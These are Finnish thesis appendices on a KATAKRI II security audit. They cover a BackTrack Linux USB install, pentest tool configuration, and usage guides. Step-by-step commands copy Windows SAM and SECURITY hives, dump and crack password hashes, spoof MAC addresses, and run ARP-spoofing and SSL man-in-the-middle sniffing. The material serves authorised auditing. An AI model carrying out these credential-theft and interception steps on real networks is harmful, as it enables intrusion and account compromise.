1) Varmuuskopiot sisältävät koko tietoverkon kriittiset tiedot ja luokitellut aineistot. Jos varmuuskopiointi on lisäksi keskitettyä ja kyseessä on monihankeverkko, luo varmuuskopiointi yhden pisteen, josta hyökkääjä voi saada haltuunsa kaiken tavoittelemansa.
Todennustapa
1) I 501.0 todennustavan kohdassa 1-5 luodun käyttäjätunnuksen avulla yritetään päästä käsiksi varmuuskopioihin.

Liite 2: Haastattelun kysymykset

Tausta

Kysymysten avulla kartoitetaan sisäisen auditoinnin teknisen tietoturvan todentamisessa esiintyneitä puutteita. Lisäksi kyselyssä kerätään aineistoa tuotekehitysverkkoon kohdistuvista uhista. Kyselyn tuloksia käytetään Jesse Laamasen ylemmän ammattikorkeakoulututkinnon opinnäytetyössä lähdemateriaalina tietoturvavaatimuksien sallimissa puitteissa. Opinnäytetyö käsittelee tietoverkon tietoturvan teknistä todentamista KATAKRI II:n vaatimuksia vasten.

Kysymykset

1. Mitkä ovat kohdeorganisaation tietojärjestelmäympäristön keskeisimmät komponentit tietoturvan osalta?
   Vastaus:
2. Mitkä ovat keskeisimmät tietoverkon osat luokitellun tiedon näkökulmasta?
   Vastaus:
3. Mitkä lokitiedot ovat tärkeimpiä analysoinnin kohteita kohdeorganisaatiossa tietoturvarikkomuksen selvittämisessä?
   Vastaus:
4. Mitkä ovat merkittävimmät ympäristöön kohdistuvat uhat?
   Vastaus:
5. Mihinkä kannattaa panostaa eniten kohdeympäristön tietoturvassa?
   Vastaus:
6. Mitkä KATAKRI:n kohdat olisivat vaatineet tarkempaa teknistä todentamista?
   Vastaus:
7. Asteikolla 0-2, kuinka hyvin eri KATAKRI:n kohdat saatiin teknisiltä osin todennettua.
   0= Vaatimusta ei voitu todentaa miltään osin
   1= Vaatimus voitiin todentaa joiltakin osin
   2= Vaatimus voitiin todentaa kiistattomasti (vaatimuksen mukaiset asetukset ja vaatimusten mukainen toiminta todennettiin)
   X= Käytännön toimintaa ei tarvitse todentaa

	Arvio	Huomautukset
I 401.0		
I 402.0		
I 404.0		
I 405.0		
I 406.0		
I 407.0		
I 408.0		
I 409.0		
I 410.0		
I 501.0		
I 502.0		
I 503.0		
I 504.0		
I 505.0		
I 506.0		
I 508.0		
I 511.0		
I 512.0		
I 603.0		
I 604.0		
I 605.0		
I 702.0		
I 703.0		
I 704.0		
I 705.0		
I 710.0		

Liite 3: BackTrack Linux 5 R3 asennus ja työkalujen valmistelu

BackTrac Linux 5 R3 asennus USB-muistitikulle.

Esitiedot:

-USB-muistilta käynnistymään kykenevä tietokone.

-DVD-asema

-64G USB-muisti

1. Lataa BackTrack Linux 5 R3 Gnome x64 osoitteesta http://www.backtrack-linux.org ja polta se DVD levylle
2. Käynnistä BackTrack Linux 5 R3 Live ja käynnistä graafinen työpöytä.

   # startx
3. Vaihda näppäimistön asettelu USA:sta Suomeksi
4. Laita USB-muisti kiinni ja katso minkä nimisenä USB-muisti näkyy käyttöjärjestelmälle

   # fdisk -l

   Komennon tulosteesta löytää laitteen tiedot helpoiten koon perusteella. Tässä esimerkissä käytetään 64G muistitikkua ja se näkyi sdb-asemana.
5. Osioi USB-muisti kahteen osaan. Ensimmäisen osion tulee olla kooltaan 200MB käyttäen tiedostojärjestelmää ext3 sekä se tulee olla muodoltaan ensisijainen osio (primary partition). Toisen osio on muodoltaan laajennettu osio (extended partition), sen tulee täyttää loppu käytettävissä oleva levykapasiteetti. Ja sen tiedostojärjestelmän tulee olla LVM.
   a) Käynnistä osiointi työkalu (korvaa sdc oikealla asematunnuksella)

      # fdisk /dev/sdb
   b) Poista vanha osiointi

      Command: d

      Partition number (1-4): 1
   c) Luo ensisijainen osio (korvaa sdb oikealla asematunnuksella)

      Command: n

      Command action e extended p primary partition (1-4): p

      Partition number (1-4): 1

      First cylinder (1-44538, default 1): <enter>

Last Cylinder, +cylinders or +size[K,M,G] (1-44538, default 44538):
+200M

d) Luo laajennettu osio

Command (m for help): n
Command e extended p primary partition (1-4): e
Partition number (1-4): 2
First cylinder (148-44538, default 148): <enter>
Last Cylinder, +cylinders or +size[K,M,G] (148-44538, default 44538):
<enter>
Command (m for help): n
Command action l logical (5 or over) p primary partition (1-4): l
First cylinder (148-44538, default 148): <enter>
Last Cylinder, +cylinders or +size[K,M,G] (148-44538, default 44538):
<enter>

e) Aseta tiedostojärjestelmä ensisijaiselle osiolle

Command (m for help): t
Partition number (1-4): 1
Hex code (type L to list codes): 83

f) Aseta ensimmäinen osio aktiiviseksi

Command (m for help): a
Partition number (1-4): 1

g) Tallenna asetukset

Command (m for help): w
(Jos vastaan tulee virheilmoitus 16, käynnistä kone uudelleen ja suorita kohdat 2 ja 3 uudelleen)

6. Ota LVM levykryptaus käyttöön.

a) Hae uusimmat paketit BackTraciin Internetistä

apt-get update

b) Asenna hashalot työkalu, joka lukee salasanan ja tekee siitä määritetyn hashin.

apt-get install hashalot

c) Piilota kryptattu data satunnaisen datan joukkoon esitäyttämällä allokoitu datao-sio satunnaisdatalla. (tämä kestää kolme vuorokautta USB2 liitännän kautta)

dd if=/dev/urandom of=/dev/sdb5

d) Luo kryptattu LVM levyosio.

cryptsetup -y -v -c aes-xts-plain -h sha512 -s 512 luksFormat /dev/sdb5

Are you sure? (Type uppercase yes): YES

Enter LUKS passphrase: <HyväSalasana>

Verify passphrase: <HyväSalasana>

e) Määrittele USB-muistille nimi, joka tulee näkyviin sitä käytettäessä.

cryptsetup luksOpen /dev/sdb5 pvcrypt

Enter passphrase for /dev/sdb5: <HyväSalasana>

f) Luo LVM:n sisälle taltioryhmä (logical volume) ja kaksi loogista osiota (logical volume). Toinen looginen osio varataan käyttöjärjestelmälle ja toinen heitto-vaihto-osioksi (swap). Molemmille loogiselle osiolle määritellään tiedostojärjestelmä.

pvcreate /dev/mapper/pvcrypt

vgcreate system_vg /dev/mapper/pvcrypt

lvcreate -n swap_lv -L 4G system_vg

lvcreate -n root_lv -l 100%FREE system_vg

mkswap /dev/mapper/system_vg-swap_lv

mkfs.ext4 /dev/mapper/system_vg-root_lv

7. Asenna BackTrack Linux 5 R3 USB-muistille.

a) Aja työpöydältä asennusohjelma.

Install BackTrack

b) Valitse kieleksi englanti.

English -> Forward

c) Valitse aikavyöhykkeeksi Suomi.

Region: Europe Time ; Zone: Helsinki -> Forward

d) Valitse näppäinasetteluksi Suomi.

Keyboard layout: Finland -> Forward

e) Älä poista käytöstä aiemmin käsiteltyjä partitioita.

Unmount partitions that are in use?: No

f) Valitse manuaalinen osiointi.

Specify partitions manually (advanced): x ->Forward

g) Määritellään juuri osio

valitse /dev/mapper/system_vg-root_lv -> Change -> Ext4 journaling file system ; Format the partition: x ; Mount point: / -> OK

h) Määritellään käynnistys osio

valitse /dev/sdb1 -> Change -> Ext2 file system ; Format the partition: x ; Mount point: /boot -> OK -> Forward -> Continue

i) Määrittele käynnistyslataajan kohdelevy.

Advanced -> Install boot loader: x ; Device for boot loader installation: /dev/sdb ; Network proxy: <tyhjä> -> OK -> Install -> Continue Testing

Huom! Asennus kestää kauan ja pysähtyy pitkäksi aikaa 99%. Asennuksen valmistuttua älä valitse uudelleen käynnistämistä.

j) Selvitä LVM-osion UUID arvo.

```
# blkid /dev/sdb5
```

k) Aktivoi asennettu BackTrack Linux USB-muistilta.

```
# mkdir /mnt/BT5R3
# mount /dev/mapper/system_vg-root_lv /mnt/BT5R3
# mount /dev/sdb1 /mnt/BT5R3/boot
# chroot /mnt/BT5R3
# mount -t proc proc /proc
# mount -t sysfs sys /sys
# mkdir /dev/pts
# mount -t devpts devpts /dev/pts
```

l) Päivitä USB-muistilla oleva BackTrack Linux ja asenna siihen hashalot

```
# apt-get update
# apt-get upgrade
# apt-get install hashalot
```

m) Muuta initrd tiedostoon USB-muistin UUID.

```
# vi /etc/crypttab
```

Lisää rivi:

```
pvcrypt /dev/disk/by-uuid/TähänAiemminHaettuUUID none luks
```

n) Muuta fstab

```
# vi /etc/fstab
```

Kommentoi kaksi riviä toisessa rivi alkaa sanalla UUID ja toisessa esiintyy sana system_vg-root_lv

o) Luo uusi initrd

update-initramfs -u

p) Poista tarve F8 tai ESC painallukseen käynnistyksen yhteydessä

vi /boot/grub/grub.cfg

Hae ja poista sana (ei koko riviä):

splash

q) Aseta graafinen käyttöliittymä käynnistymään automaattisesti.

vi /root/.bash_profile

lisää viimeiseksi riviksi seuraava ja loppuun vielä rivinvaihto:

startx

r) Käynnistä järjestelmä uudelleen USB-muistilta.

shutdown -r now

Valitse käynnistyksen yhteydessä USB-asemalta käynnistyminen.

s) Asenna palomuuriin graafinen käyttöliittymä ja aktivoi se, ettei hyökkäystyöasema itse ole altis hyökkäyksille.

apt-get install firestarter

Käynnistä Firestarter-työkalu

Applications->Internet->Firestarter

Konfiguroi palomuuri

Welcome to Firestarter: Forward

Network device setup: eth0 ->Forward

Internet connection sharing setup: Forward

Ready to start your firewall: Start firewall now: x ->Save

t) Jos tarkoituksena on käyttää BackTrack Linuxia VMwaressa, asenna VMware toolsit parantamaan suorituskykyä ja käytettävyyttä. Käynnistä kuitenkin järjestelmä kertaalleen juuri asennetulta USB-medialta.

Tässä esimerkissä käytetään VMware Workstation versiota 9.0.1

Liitä VMware Tools asennuslevy VMware Workstationin hallintaikkunasta ja kopioi asennuslevyltä asennuspaketti kansioon /vm-tmp.

mkdir /vm-mnt/; mkdir /vm-tmp

cp /vm-mnt/VMwareTools-9.2.2-893683.tar.gz /vm-tmp/

Pura asennuspaketti.

tar xvf /tmp/ VMwareTools-9.2.2-893683.tar.gz

Käynnistä asennus.

/vm-tmp/vmware-tools-distrib/vmware-install.pl

In which directory do you want to install the binary files? /usr/bin

What is the directory that contains the init directories (rc0.d/ to rc6.d/)? /etc

What is the directory that contains the init scripts? /etc/init.d

In which directory do you want to install the daemon files? /usr/sbin

In which directory do you want to install the library files? /usr/lib/vmware-tools

The path "/usr/lib/vmware-tools" does not exist currently. This program is going to create it, including needed parent directories. Is this what you want? yes

In which directory do you want to install the documentation files? /usr/share/doc/vmware-tools

The path "/usr/share/doc/vmware-tools" doas not exist currently. This program is going to create it, including needed parent directories. Is this what you want? yes

Before running the VMware Tools for the first time, you need to configure it by invoking the following command: "/usr/bin/vmware-config-tools.pl". Do you want this program to invoke the command for you now? yes

The VMware FileSystem Sync Driver (vmsync) allows external third-party backup software that is integrated with vSphere to create backups of the virtual machine. Do you wish to enable this feature? no

The path "/usr/bin/gcc" appears to be a valid path to the gcc binary. Would you like to change it? no

The path "/lib/modules/3.2.6/build/include" appears to be a valid path to the 3.2.6 kernel headers. Would you like to change it? no

The VMware Host-Guest Filesystem allows for shared folders between the host OS and the guest OS in a Fusion or Workstation virtual environment. Do you wish to enable this feature? no

The vmblock enables dragging or copying files between host and guest in a Fusion or Workstation virtual environment. Do you wish to enable this feature? no

Would you like to enable VMware automatic kernel modules? no

u) Varmuuskopiointi

Binäärikopion koko USB-muistista saa komennolla

dd if=/dev/sdb of=/BT5R3_USB_2012-12-03.img

gzip /BT5R3_USB_2012-12-03.img

Huom! Käyttöjärjestelmä ei saa kuitenkaan olla käynnistetty kopioitavalta USB-muistilta.

8. Ota käyttöön tarvittavat sovellukset.

8.1. Luo työkansio sovellusten tuottamille tiedoille

mkdir /CaseVault

8.2. Zenmap

Luodaan kaksi valmista profiilia skannauksia varten

Käynnistä Nmap:n graafinen sovellus Zenmap Applications->BackTrack->Information Gathering->Network Analysis->Network Scanners->Zenmap->Profile->New profile or Command

a) Profiili perusteellista TCP ja UDP skannausta, käyttöjärjestelmän ja sen version tunnistamista sekä joiden tietoturvapuutteiden etsimistä varten. Skannaus huomataan melko helposti ja kestää kauan. Porttiskannausta voidaan rajata liitteen 5 tunnettujen porttien avulla.

Profile/Profile Information

Profile Name: Non-stealthy comprehensive scan

Description: Scans all TCP and UDP ports, then does OS detection, version detection and script scanning.

Scan

TCP scan: TCP SYN scan (sS)

Non-TCP scans: UDP scan (sU)

Timing template: Aggressive (-T4)

Enable all advanced/aggressive options (-A): x

Operating system detection (-O): x

Version detection: (sV): x

Ping/Ping options

Don't ping before scanning (-Pn): x

Scripting

Valitse sopivat valinnat. Liitteessä 6 on lueteltu mielenkiintoisimmat scriptit.

Target

Ports to scan (-p): 1-65535

Other

Verbosity level (-v): 1

b) Tee profiili perusteellista TCP ja UDP skannausta, käyttöjärjestelmän ja sen version tunnistamista. Tämä skannaus kestää huomattavasti vähemmän aikaa ja on hieman vähemmän huomiota herättävä. Porttiskannausta voidaan edelleen rajata liitteen 5 tunnettujen porttien avulla, jolloin skannausaikakin lyhentyy.

Profile Name: Non-stealthy comprehensive scan without scripts

Description: Scans all TCP and UDP ports, then does OS detection, version detection and script scanning.

8.3. OpenVAS

a) Luodaan CA sertifikaatti ja yksi server sertifikaatti.

openvas-mkcert

CA certificate life time in days: 365

Server certificate life time in days: 365

Your country (two letter code): .

Your state or province: .

Your location: .

Your organization: .

b) Asennetaan OpenVAS skannerille client sertifikaatti ja luodaan käyttäjä.

openvas-mkcert-client -n om -i

c) Päivitä haavoittuvuustietokanta internetistä

openvas-nvt-sync

d) Päivitä OpenVAS Managerin tietokanta

openvasmd –rebuild

e) Luo OpenVAS pääkäyttäjä (tunnus openvasadmin)

openvasad -c add_user -n openvasadmin -r Admin

Enter password: <HyvaSalasana>

f) Käynnistä skanneri

openvassd

g) Käynnistä OpenVAS Manager

openvasmd -p 9390 -a 127.0.0.1

h) Käynnistä OpenVAS Administrator

openvasad -a 127.0.0.1 -p 9393

i) Käynnistä Greenbone Security Assistant

gsad --http-only --listen=127.0.0.1 -p 9392

j) Käyttöliittymään pääsee nyt käsiksi osoitteesta http://127.0.0.1:9392

k) Valmis scripti käynnistämistä ja päivittämistä varten liitteessä 7.

l) Tarkasta asennuksen toiminta

/pentest/misc/openvas/openvas-check-setup

m) Tee skannaus konfiguraatio

Mene Greenbone Security Assistantin käyttöliittymään osoitteessa http://localhost:9392

Mene Configuration->Scan configs

Name: Full and fast -custom

Comment:

Base: Full and fast

->Create Scan Config

Valitse Port scanners -> Edit -> Nmap (NASL wrapper) -> Select and Edit NVT Details

Tee muutokset:

RPC port scan: yes

UDP port scan: yes

SYN scan: x

-> Save Config

Valitse Port scanners -> Edit -> Ping Host -> Select and Edit NVT Details

Mark unreachable Hosts as dead (not scanning): No

8.4. OWASP ZAP (Zed Attack Proxy)

a) Konfiguroidaan selain käyttämään ZAP proxyä.

Käynnistä Firefox

Applications -> Internet -> Firefox Web Browser

Aseta selain käyttämään OWAP ZAP proxyä

Firefox -> Edit -> Preferences -> Advanced -> Network -> Connection -> Settings -> Manual proxy configuration

HTTP Proxy: localhost

Port: 8080

Use this proxy server for all protocols: x

b) Konfiguroi ZAP proxy käyttövalmiiksi.

Käynnistä OWAS ZAP Application

BackTrack -> Vulnerability Assesment -> Web Application Assessment -> Web Application Proxies -> owasp-zap

Hyväksy Apache lisenssiehdot

Luo SSL sertifikaatti SSL Root CA certifikate –ikkunassa Gener…-painikkeella ja uudelleen Generate-painikkeella.

8.5. Nikto

Valmis skripti käyttöä varten liitteessä 8.

Luo tarvittava työhakemisto.

```
# mkdir /CaseVault/WebVulnScan
```

8.6. John the Ripper

John the Ripperin valmistelu salasanan murtamista varten

a) Luodaan tarvittavat työhakemistot.

```
# mkdir /CaseVault ; mkdir /CaseVault/PswCrack ; mkdir /CaseVault/PswCrack/XP ; /CaseVault/PswCrack/Win7
```

b) Muokataan käyttöön uusi salasanalista John the Ripperin salasanalistasta ja BackTrack Linuxin mukana tulleista listoista.

```
# cat /pentest/passwords/john/password.lst >> /CaseVault/PswCrack/password.list ; cat /pentest/passwords/wordlists/darkc0de.lst >> /CaseVault/PswCrack/password.list ; cat
```

/pentest/passwords/wordlists/rockyou.txt >>
/CaseVault/PswCrack/password.list

c) Voit myös lisätä suomalaisia salasanoja sivustolta http://www.skullsecurity.org/wiki/index.php/Passwords salasanalistaan.

d) Muutetaan hieman John the Ripperin asetustiedostoa.

vi /pentest/passwords/john/john.conf

Muuta riville:

Wordlist = $JOHN/password.lst

Rivi:

Wordlist = /CaseVault/PswCrack/password.list

Muuta riville:

CrackStatus = N

Rivi:

CrackStatus = Y

e) Valmis scripti käyttöä varten liitteessä 9.

8.7. Ettercap

Muokkaa konfiguraatiotiedosto kuntoon.

vi /etc/etter.conf

Muuta riveille:

ec_uid = 65534

ec_gid = 65534

Rivit:

ec_uid = 0

ec_gid = 0

Ota kommentit (eli merkit #) pois riveiltä:

#redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"

#redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"

8.8. Driftnet, urlsnarf, dsniff, mgsnarf, filesnarf ja sslstrip

Valmis skripti käyttöä varten liitteessä 10.

Luo tarvittavat työkansiot.

```
# mkdir /CaseVault/Sniff_logs ; mkdir /CaseVault/Sniff_logs/tmp
```

Valmis skripti BackTrack Linux -käyttöjärjestelmän päivittämiseen ja kaikkien tarvittavien ohjelmakomponenttien tietojen päivittämiseen löytyy liitteestä 11.

Liite 4: Työkalujen käyttö

Liitteessä esitellään BackTrack Linux -käyttöjärjestelmän käyttöä sekä työkalujen toimintaperiaatteita. Työkaluista käydään läpi kaksi passiiviseen tiedonkeruuseen käytettyä työkalua, salasanojen murtamiseen käytetyt työkalut, Man in the Middle -hyökkäykseen käytetyt työkalut sekä verkko- ja haavoittuvuusskannereiden käyttö.

BackTrack Linuxin käyttö

Ota verkkokorttiin käyttöön DHCP

```
# dhclient eth0
```

Tai aseta kiinteät IP asetukset

```
# ifconfig eth0 192.168.0.10/24
# route add default gw 192.168.0.1
# echo nameserver 192.168.0.1 > /etc/resolv.conf
```

Muuta BackTrack Linux -työaseman MAC osoite

```
# ifconfig eth0 down
# macchanger -mac UusiMacOsoite eth0
# ifconfig eth0 up
```

Etsi hyökkäystyöaseman kanssa samassa kytkimessä kiinni olevien laitteiden IP osoitteet

```
# arp-scan -l
```

USB-tikulle asennettu BackTrack Linux voidaan käynnistää myös virtuaalikoneessa. Tutkimuksessa käytettiin apuna VMware Workstation ohjelmistoa, joka ei kuitenkaan tue USB:ltä käynnistämistä. Tämän rajoitteen voi kiertää CD-käynnistintä apuna käyttäen, joka voi käynnistää varsinaisen BackTrack Linuxin USB-medialta. Käyttötarkoitukseen sopivana CD-käynnistimenä voi käyttää Plop-ohjelmaa. Sen voi ladata osoitteesta www.plop.at. Plop ladataan .zip tiedostona, jonka sisältä löytyy varsinainen CD-levykuvatiedosto plpbt.iso. Virtuaalikoneen CD-asemaan liitetään plpbt.iso tiedosto,

USB-asemaan liitetään BackTrack Linux USB-muisti, virtuaalikone käynnistetään CD-levyltä ja ilmestyvästä valintaruudusta valitaan USB-käynnistys.

Passiivinen tiedonkeruu

Passiivinen tietojenkeruu pohjautuu paljon manuaalisesti tehtäviin hakuihin ja erilaisten internetpalveluiden hyödyntämiseen. BackTracissa on joitakin työtä automatisoivia työkaluja, joita voi käyttää piilotettujen tietojen systemaattisempaan etsimiseen. Seuraavat työkalut ajetaan ennen BackTrack Linux-hyökkäystyöaseman liittämistä kohdeympäristöön. Käynnistä BackTrack Linux internetyhteydellä. Aja työkalut ja tallenna tulokset myöhempää käyttöä varten.

TheHarvester työkalulla on mahdollista kerätä julkisista lähteistä sähköpostiosoitteita, subdomaineja, isäntiä, työntekijöiden nimiä, avoimia portteja ja bannereita. (TheHarvester 2013.)

TheHarvester käyttöohje:

```
# /pentest/enumeration/theharvester/theHarvester.py -d HaettavaOrganisaatio -b all -f /CaseVault/harvester_output.htm
```

(-d =määrittelee haettavan organisaation tai www-osoitteen, -b =määrittelee käytettävät hakupalvelut, -f = määrittelee tulostettavan raporttitiedoston)

Metagoofil työkalulla on mahdollista hakea kohdeyrityksestä metatietoa erilaisista internetissä esiintyvistä dokumenteista kuten pdf, doc, xls, ppt, docx, pptx ja xlsx. Se hakee Googlen avulla tiedostoja ja etsii niistä käyttäjätunnuksia, ohjelmistoversioita ja konenimiä. (Metagoofil 2013.)

Metagoofil käyttöohje:

```
# /pentest/enumeration/google/metagoofil/metagoofil.py -d HaettavaOrganisaatio -t doc,pdf -l 20 -n 50 -o /CaseVault/tmp -f /CaseVault/metagoofil_output.html
```

(-d =määrittelee haettavan organisaation tai www-osoitteen, -t = määrittelee haettavat dokumentit, -l =rajoittaa tulosten hakua, -n =rajoittaa ladattavien tiedostojen määrää, o=määrittää väliaikaisen työskentelyhakemiston ladattaville tiedostoille, -f =määrittelee tulostettavan raporttitiedoston)

Verkkoskannaus

Skannaukseen voidaan käyttää BackTrack Linuxista löytyvää graafista Nmap-työkalua Zenmapia. Alla olevassa esimerkissä skannataan annetun IP-avaruuden kaikki IP-osoitteet ja kaikki TCP- ja UDP-portit kaikista yksittäisistä IP-osoitteista. TCP-skannauksessa käytetään TCP SYN -tilaa. Se testaa TCP-portit lähettämällä SYN-paketin kohdeporttiin ja analysoimalla vastauspakettia.

Zenmap käyttöohje:

1. Käynnistä Zenmap
   Applications->BackTrack->Information Gathering->Network Analysis->Network Scanners->Zenmap
2. Käynnistä skannaus
   Target: ValitseKohdeIPAvaruus (esim. 192.168.0.0/24)
   Profile: ValitseSopivaSkannaustyyppi (esim. aiemmin luotu Non-stealthy comprehensive scan without scripts)
3. Tallenna tulokset
   Scan->Save Scan->/CaseVault/ScanResults/SkannausX_Pvm.xml

Haavoittuvuuksien skannaus

Skannaukseen voidaan käyttää BackTrack Linuxista löytyvää OpenVAS-työkalua. OpenVAS konfiguroitiin valmiiksi käyttämään Nmap-porttiskanneria skannaten koko porttiavaruuden TCP SYN -paketeilla. Lisäksi skannaus suorittaa RPC- ja UDP-skannauksen. Haavoittuvuustietokannasta on käytössä kaikki tietueet.

OpenVAS käyttöohje:

1. Käynnistä OpenVAS skriptin avulla
   # ./CaseVault/start_OpenVAS.sh
2. Avaa selaimesta käyttöliittymä ja kirjaudu järjestelmään
   http://localhost:9392
3. Lisää kohde
   Navigation->Configuration->Targets
   Name: KohteenNimi

Hosts: Kohteen IP

Port Range: 1-65535

->Create Target

4. Lisää skannaustehtävä

   Navigation->New Task

   Name: KohteenNimi-scan

   Scan config: Full and fast -custom

   Scan Targets: KohteenNimi

   ->Create Task

5. Aja skannaus

   Navigation->Tasks->Play-nappi

Webpalvelun skannaus

Skannaukseen voidaan käyttää BackTrack Linuxista löytyvää OWASP ZAP -työkalua tai liitteessä 6 valmiiksi konfiguroitua Nikto-työkalua. Nikto ajetaan oletusasetuksilla lukuun ottamatta DNS nimikysely. Nikto skannaa annetusta osoitteesta palvelimessa, sovelluksessa ja tiedostoissa esiintyviä virheellisiä konfigurointeja, oletustiedostoja ja haavoittuvuuksia.

Nikto käyttöohje:

./CaseVault/start_WebVulnScan.sh

OWASP ZAP käy läpi annetusta osoitteesta kaikki mahdolliset osoitteet, skannaa niiden sisällöstä tunnettuja haavoittuvuuksia ja konfigurointivirheitä. Viimeisenä voidaan käyttää myös Fuzzing-ominaisuutta, jonka avulla lähetetään webbisaitille tai johonkin sen osaan väärää tai odottamatonta tietoa.

OWASP ZAP -työkalun käyttöohje:

1. Käynnistä OWASP ZAP

   Applications->BackTrack->Vulnerability Assessment->Web Application Assessment->Web Vulnerability Scanners->owasp-zap

2. Käynnistä selain ja avaa skannattavan webbiosoitteen etusivu.
3. Aja OWASP ZAP -työkalusta porttiskannaus kohdasta Port Scan.

4. Aja OWASP ZAP -työkalusta Spider skannaus.
5. Aja OWASP ZAP -työkalusta Active Scan.
6. Aja OWASP ZAP -työkalusta Fuzzer haluttuihin webbisaitin osiin.

Salasanojen murtaminen

Salasanat saa talteen Windows-käyttöjärjestelmästä vähiten jälkiä jättämättä käynnistämällä USB-muistille asennettu BackTrack Linux -käyttöjärjestelmä kohdetyöasemassa. Tämä kuitenkin edellyttää, että kohdejärjestelmän käyttöjärjestelmälevy ei ole salattu. Toinen vaihtoehto on käyttää hyväksi Windowsin omaa Shadow Copy toiminnallisuutta, joka on tarkoitettu alunperin järjestelmän varmuuskopiointiin. Shadow Copyn ansiosta salasanatiivisteet on mahdollista kopioida talteen käynnissä olevasta käyttöjärjestelmästä. Linux palvelimista salasanatiivisteiden kopioiminen onnistuu helposti myös käynnissä olevasta koneesta.

Salasanatiivisteiden kopioiminen Windows XP tai Windows 7 käyttöjärjestelmästä käyttämällä boottaavaa USB-muistille asennettua BackTrack Linuxia.

1. Tarkasta fyysisen kiintolevyn asetukset
   # fdisk -l
2. Kirjaa ylös NTSH partition laitetiedosto (esimerkissä /dev/sda1)
3. Liitä fyysinen kiintolevy BackTrack Linuxiin
   # mkdir /LocalHardDisk
   # mount /dev/sda1 /LocalHardDisk
4. Kopioi talteen tarvittavat tiedostot Windows käyttöjärjestelmästä ja vie BackTracin kansioon /CaseVault/PswCrack/Win7 tai /CaseVault/PswCrack/XP
   Windows XP x86
   # cp /LocalHardDisk/WINDOWS/system32/config/system /CaseVault/PswCrack/XP
   # cp /LocalHardDisk/Windows/System32/config/SAM /CaseVault/PswCrack/XP
   # cp /LocalHardDisk/Windows/System32/config/SECURITY /CaseVault/PswCrack/XP
   Windows 7 x64

```
# cp /LocalHardDisk/WINDOWS/system32/config/SYSTEM
/CaseVault/PswCrack/Win7
# cp /LocalHardDisk/Windows/System32/config/SAM
/CaseVault/PswCrack/Win7
# cp /LocalHardDisk/Windows/System32/config/SECURITY
/CaseVault/PswCrack/XP
```

Salasanatiivisteiden kopioiminen käynnissä olevasta Windows 7 käyttöjärjestelmästä.

1. Kopioi tarvittava scripti osoitteesta
   http://ptscripts.googlecode.com/svn/trunk/windows/vssown.vbs
2. Tarkista onko käyttöjärjestelmästä otettu jo aiemmin Shadow Copy.
   ```
   > cscript vssown.vbs /start
   > cscript vssown.vbs /list
   ```
3. Luo tarvittaessa uusi Shadow Copy C: asemasta
   ```
   > cscript vssown.vbs /start
   > cscript vssown.vbs /create C
   ```
4. Kopioi tarvittavat tiedot talteen ja vie BackTrack Linuxin hakemistoon
   /CaseVault/PswCrack/Win7
   ```
   > copy
   \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System
   32\config\SYSTEM .
   > copy
   \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System
   32\config\SAM .
   > copy
   \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System
   32\config\SECURITY .
   ```

Työasemalle tallennettujen AD-tunnusten salasanatiivisteiden selvittäminen.

```
/pentest/passwords/creddump/cachedump.py
/CaseVault/PswCrack/Win7/SYSTEM
/CaseVault/PswCrack/Win7/SECURITY
```

Työaseman paikallisten käyttäjätunnusten salasanatiivisteiden selvittäminen.

/pentest/passwords/creddump/pwdump.py
/CaseVault/PswCrack/Win7/SYSTEM /CaseVault/PswCrack/Win7/SAM

Liitteessä 9 on valmis skripti John the Ripper -työkalun käyttöön. Skriptin avulla aiemmin selvitetyt salasanatiivisteet voidaan yrittää murtaa kolmea tekniikkaa käyttäen. Single Crack -tilassa salasanatiivisteitä yritetään murtaa käyttäjätunnusten, pienen sanakirjan, kotihakemistojen, käyttäjänimien ja niiden sekoituksien avulla. Wordlist-tilassa murtaminen tapahtuu käytössä olevan sanakirjan ja siinä esiintyvien sanojen sekoituksiin perustuen. Incremental-tilassa murtaminen tehdään kokeilemalla kaikki mahdolliset vaihtoehdot.

Tärkeässä roolissa salasanojen murtamisessa on saada selville käytössä olevien salasanojen minimipituudet ja vieläkin parempi olisi saada selville salasanojen tarkat pituudet. Tämä nopeuttaa murtamista merkittävästi.

Man in the Middle -hyökkäys

MitM hyökkäystä varten on käytössä kaksi työkalua. Liitteessä 10 olevalla skriptillä voidaan Ettercap työkalun avulla tehdä ARP Spoofing hyökkäys. Tavoite on ohjata uhrikoneen liikenne oman BackTrack Linux -hyökkäystyöaseman kautta ja nuuskia liikenteestä halutut tiedostot ja tunnukset. Kun ARP Spoofing on käynnistetty, skripti kysyy mitä liikenteestä halutaan talteen. Skriptillä voidaan poimia liikenteestä kuvia, url-osoitteita, salasanoja, pikaviestejä, tiedostoja ja webbiliikennettä. Vaatimuksena skriptin käytölle on liittää hyökkäystyöasema kiinni samaan kytkimeen kuin uhrijärjestelmä.

MitM-sriptin käyttöohje:

/etc/CaseVault/start_Sniffing.sh

Wiresharkin käyttöohje:

Käynnistä sovellus

Applications -> BackTrack -> Information Gathering -> Network Analysis -> Network Traffic Analysis -> wireshark

Käynnistä liikenteenkaappaus

List the available capture interfaces… -> Valitse verkkokortti (esim. eth1) -> Start

Lopeta liikenteenkaappaus

Stop Running live capture

Tallenna kaapattu liikenne

File -> Save as…

Ettercap työkalusta löytyy graafinen versio BackTrack Linuxista. Sillä voidaan suorittaa MitM hyökkäys kolmella eri tekniikalla. Ensimmäinen mahdollisuus on asentaa Ettercap kaapattuun työasemaan tai palvelimeen ja kaapata paikallisen verkkokortin kaikki liikenne. Toinen vaihtoehto on laittaa hyökkäystyöasema uhrijärjestelmän ja oletusyhdyskäytävän väliin ja asettaa Ettercap silattuun (bridged) tilaan, jolloin hyökkäystyöaseman kautta kulkee kaikki liikenne. Kolmas vaihtoehto on kytkeä hyökkäystyöasema samaan kytkimeen tai langattomaan tukiasemaan kuin uhrijärjestelmä. Tällöin Ettercap asetetaan Unified sniffing tilaan ja hyökkäyksessä käytetään ARP Spoofing, DNS Spoofing tai vastaavia tekniikoita ohjaamaan uhrijärjestelmän liikenne hyökkäystyöaseman kautta.

SSL MITM-hyökkäys Ettercapilla sillatussa tilassa:

1. Käynnistä Ettercap GUI

   Applications->BackTrack->Privilege Escalation->Protocol Analysis->Network Sniffers->ettercap-gtk

2. Käynnistä liikenteenkaappaustyyppi

   Sniff->Bridged sniffing->valitse verkkokortti

